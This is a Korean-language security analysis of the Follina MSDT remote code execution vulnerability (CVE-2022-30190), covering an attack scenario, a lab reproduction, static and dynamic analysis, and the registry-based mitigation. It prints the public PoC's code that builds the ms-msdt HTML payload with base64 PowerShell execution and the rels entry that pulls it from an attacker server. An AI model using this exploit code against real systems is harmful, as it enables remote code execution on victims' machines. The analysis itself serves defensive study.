Research & Technique

Microsoft 문제 해결 마법사(MSDT)

원격코드실행 취약점 (CVE-2022-30190)

■ 취약점 개요

2022년 5월 27일 발표된 제로데이 취약점인 CVE-2022-30190(Follina)은 Microsoft 문제 해결 마법사인 MSDT(Microsoft Support Diagnostic Tool)[1]가 호출될 때 PowerShell을 통해 명령어를 실행하는 특징을 이용한 공격이다.

MS Office를 이용한 공격은 일반적으로 매크로를 사용하는데 해당 취약점은 외부 참조 기능을 이용한다는 점에서 차이가 있다. MS Office 문서 열람 시 외부 참조 기능을 통해 원격 명령이 가능하며 문서를 실행하는 것만으로도 공격할 수 있어 CVSS 점수 9.3점으로 평가되었다.

■ 영향 받는 소프트웨어 버전

CVE-2022-30190에 취약한 소프트웨어는 다음과 같다.


S/W 구분	취약 버전
Windows	Windows 10(1607, 1809, 20H2, 21H1, 21H2), Windows 11, Windows 7, Windows 8.1 Windows Server 2008, 2012, 2016, 2019, 2022

※ MSDT 가 설치된 모든 Windows 제품군이 영향을 받을 수 있다.

[1] MSDT는 Windows 사용 중 에러 발생 시, 문제를 식별하고 해결 방법을 제공해 주는 역할을 하는 도구로 모든 버전의 Windows에 존재한다.

■ 공격 시나리오

CVE-2022-30190 을 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자는 악성 MS Office 문서가 포함된 메일 전송
② 피해자는 해당 문서를 실행함
③ MS Office 문서의 외부 참조 기능을 통해 공격자 서버의 악성 HTML 파일 다운로드
④ 원격 명령 실행, 악성코드 삽입, 랜섬웨어 전파 등과 같은 공격 가능

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2022-30190의 동작 과정을 살펴본다.

이름	정보
피해자	Windows 10 (192.168.102.131) MS Office 2016
공격자	Kali Linux (192.168.102.129)


■ 취약점 테스트

Step 1. PoC 테스트

테스트를 위한 PoC가 저장된 github URL은 다음과 같다.


URL : https://github.com/JohnHammond/msdt-follina

step 1) git clone 명령어를 통해 CVE-2022-30190 PoC가 저장된 git의 파일을 받는다.




[PoC 다운로드]

step 2) 공격자가 PoC를 실행하면 악성 문서(follina.doc)가 생성된다.




[PoC 실행 결과, 악성 문서 생성]

step 3) 공격자는 생성된 악성 문서를 피해자(192.168.102.131)에게 전달한다.




[피해자 PC에 전달된 악성 문서]

step 4) 피해자가 전달받은 악성 문서를 실행하면 공격자 서버(192.168.102.129:8000)의 index.html 파일을 다운로드 한다.




[공격자 서버의 악성 HTML파일 다운로드]

step 5) MSDT를 호출하는 index.html로 인해 프로그램 호환성 문제 해결 마법사(msdt.exe)가 실행되고, 원격 명령인 계산기(calc.exe)가 실행되는 것을 확인할 수 있다.



[MSDT 호출]



[원격명령으로 인한 계산기 실행]

■ 취약점 상세 분석

Step 1. PoC 분석

step 1) index.html 파일


CVE-2022-30190의 PoC 중 index.html 파일을 생성하는 소스코드는 다음과 같다.

```
html_payload = f"""<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression
($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.
Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'{base64_payload}'+[char]34+'))
'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\\""; //
"""
base64_payload = base64.b64encode(command.encode("utf-8")).decode("utf-8")

html_payload += (
    "".join([random.choice(string.ascii_lowercase) for _ in range(4096)])
    + "\n</script>"
)

with open(os.path.join(serve_path, "index.html"), "w") as filp:
    filp.write(html_payload)
```

[악성 HTML 파일 생성 코드]

Microsoft 문제 해결 마법사(MSDT)를 호출하여 원격 명령을 실행하는 내용으로 html_payload가 구성되어 있다. 원격 명령은 base64로 인코딩 되어 삽입되며, MS Office의 HTML 파일 로드 조건에 만족하기 위해 임의의 문자열(4096bytes)을 추가한다. 해당 내용을 포함하여 'index.html' 이라는 이름으로 악성 HTML 파일이 생성된다.

index.html 실행 시, Microsoft 문제 해결 마법사가 호출되고 서비스 팩인 PCWDiagnostic를 호출한 후 IT_BrowseForFile을 참조한다. PowerShell이 실행되고 base64로 인코딩 된 원격 명령인 계산기(calc.exe)가 실행된다.



[index.html 실행 시 동작 과정]

step 2) document.xml.rels 파일[2]

문서 실행 시 외부 개체 참조에 대한 내용이 명시된 document.xml.rels 파일을 생성하는 소스코드는 다음과 같다.

```
document_rels_path = os.path.join(
    staging_dir, doc_suffix, "word", "_rels", "document.xml.rels"
)

with open(document_rels_path) as filp:
    external_referral = filp.read()

external_referral = external_referral.replace(
    "{staged_html}", f"http://{serve_host}:{args.port}/index.html"
```

[rels 파일 생성 코드]

PoC 를 실행하는 서버의 IP 주소와 PoC 내에 설정된 Port 번호로 index.html 의 URL 경로가 지정되며, 외부 개체 참조를 명시하고 있는 'document.xml.rels 파일'이 생성된다.

최종적으로 'follina.doc'라는 이름으로 악성 문서가 생성된다.

```
parser.add_argument(
    "--output",
    "-o",
    default="./follina.doc",
    help="output maldoc file (default: ./follina.doc)",
)
```


[악성 문서 생성]

[2] RELS 파일(Open Office XML Relationships File)은 MS Office XML 문서에 저장되는 메타데이터 파일로, 개체 참조를 통해 문서를 구성하는 참조 관계가 나와있으며 _rles 디렉터리에 저장된다.

Step 2. 정적 분석

step 1) CVE-2022-30190 취약점이 있는 악성 문서 (follina.doc)

MS Office 문서는 내부적으로 XML 파일들이 압축된 형식이다. 공격자로부터 전달받은 악성 문서를 압축 파일로 변환하면 해당 문서를 구성하고 있는 XML 파일들을 볼 수 있다.



[악성 문서 구조]


해당 문서의 내부/외부 리소스 참조 관계에 대한 내용을 담고 있는 document.xml.rels 파일에서 공격에 사용된 악성 HTML 파일을 다운로드하는 태그를 확인할 수 있다. TargetMode가 외부를 참조하도록 설정되어 있어 문서 열람 시, Target인 공격자 서버의 index.html을 다운로드한다.

```
1  <?xml version="1.0" encoding="UTF-8" standalone="true"?>
2
3  -<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
4  <Relationship Target="webSettings.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/re
   Id="rId3"/>
5  <Relationship Target="settings.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
6  <Relationship Target="styles.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relatio
7  <Relationship Target="http://192.168.102.129:8000/index.html!"
8                Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
9                Id="rId996" TargetMode="External"/>
10 <Relationship Target="theme/theme1.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/r
11 <Relationship Target="fontTable.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/rela
12 </Relationships>
```

[document.xml.rels 분석]

step 3) 원격 명령을 실행하는 공격자 서버의 악성 HTML 파일 (index.html)

자바스크립트로 작성된 index.html 에는 페이지 이동을 위한 location.href 코드가 Microsoft 문제 해결 마법사(MSDT)를 호출하는 매개변수 'ms-msdt:'를 실행한다. 이후에는 MS Office 내에서 HTML 파일을 로드 하는 조건에 만족하기 위해 추가된 임의의 문자열(4096bytes)을 확인할 수 있다.



[공격자 서버의 index.html 분석]

MSDT 호출 후 원격 명령을 실행하는 코드의 상세 내용은 다음과 같다.

① ms-msdt 매개변수를 통해 Microsoft 문제 해결 마법사가 실행되며, 문제 해결 팩인 PCWDiagnostic 을 호출한 후 IT_BrowseForFile 을 참조하여 이후의 명령을 실행한다.


② PowerShell 명령어인 Invoke-Expression 은 뒤에 이어지는 base64 로 인코딩된 명령어를 실행한다.

③ base64 로 인코딩 된 문자를 디코딩한 결과는 'calc'이며, 해당 명령어를 통해 공격자가 삽입한 원격 명령 코드인 계산기(calc.exe)가 실행된다.

step 3. 동적 분석


CVE-2022-30190 취약점이 있는 악성 문서를 실행할 경우 원격 명령이 실행되는 과정을 Process Monitor 를 통해 확인할 수 있다.

step 1) Word 문서 실행과 동시에 ms-msdt 매개변수로 Microsoft 문제 해결 마법사(msdt.exe)가 호출된다.




[Process Monitor 결과 (1)]

msdt.exe 의 이벤트 속성을 보면 악성 문서 열람 후 공격자 서버에서 다운로드한 index.html 내의 원격 실행 명령어로 인해 MSDT 가 호출된 것을 확인할 수 있다.



[msdt.exe 속성 정보]

step 2) 이후 문제 해결을 위한 sdiagnhost.exe 가 실행되고 자식 프로세스인 Conhost.exe 가 실행된다. 뒤이어 원격 명령 실행인 Calculator.exe 가 실행된다.



[Process Monitor 결과 (2)]

■ 대응 방안

2022년 6월 14일 CVE-2022-30190에 대한 보안 패치가 발표되었다. 보안 패치가 적용된 환경에서 해당 취약점이 존재하는 문서 실행 시 오류가 발생한다.

패치 발표 이전의 해결 방안은 MSDT URL 프로토콜을 비활성화하는 것으로 상세 과정은 다음과 같다.

infosec

1
관리자 권한으로 명령 프롬프트(cmd) 실행
2
레지스트리 키 백업 reg export HKEY_CLASSES_ROOT\ms-msdt [filename]
3
비활성화 명령어 실행 reg delete HKEY_CLASSES_ROOT\ms-msdt /f

■ 참고 사이트

- URL : https://www.cvedetails.com/cve/CVE-2022-30190/
- URL : https://twitter.com/nao_sec/status/1530196847679401984
- URL : https://github.com/JohnHammond/msdt-follina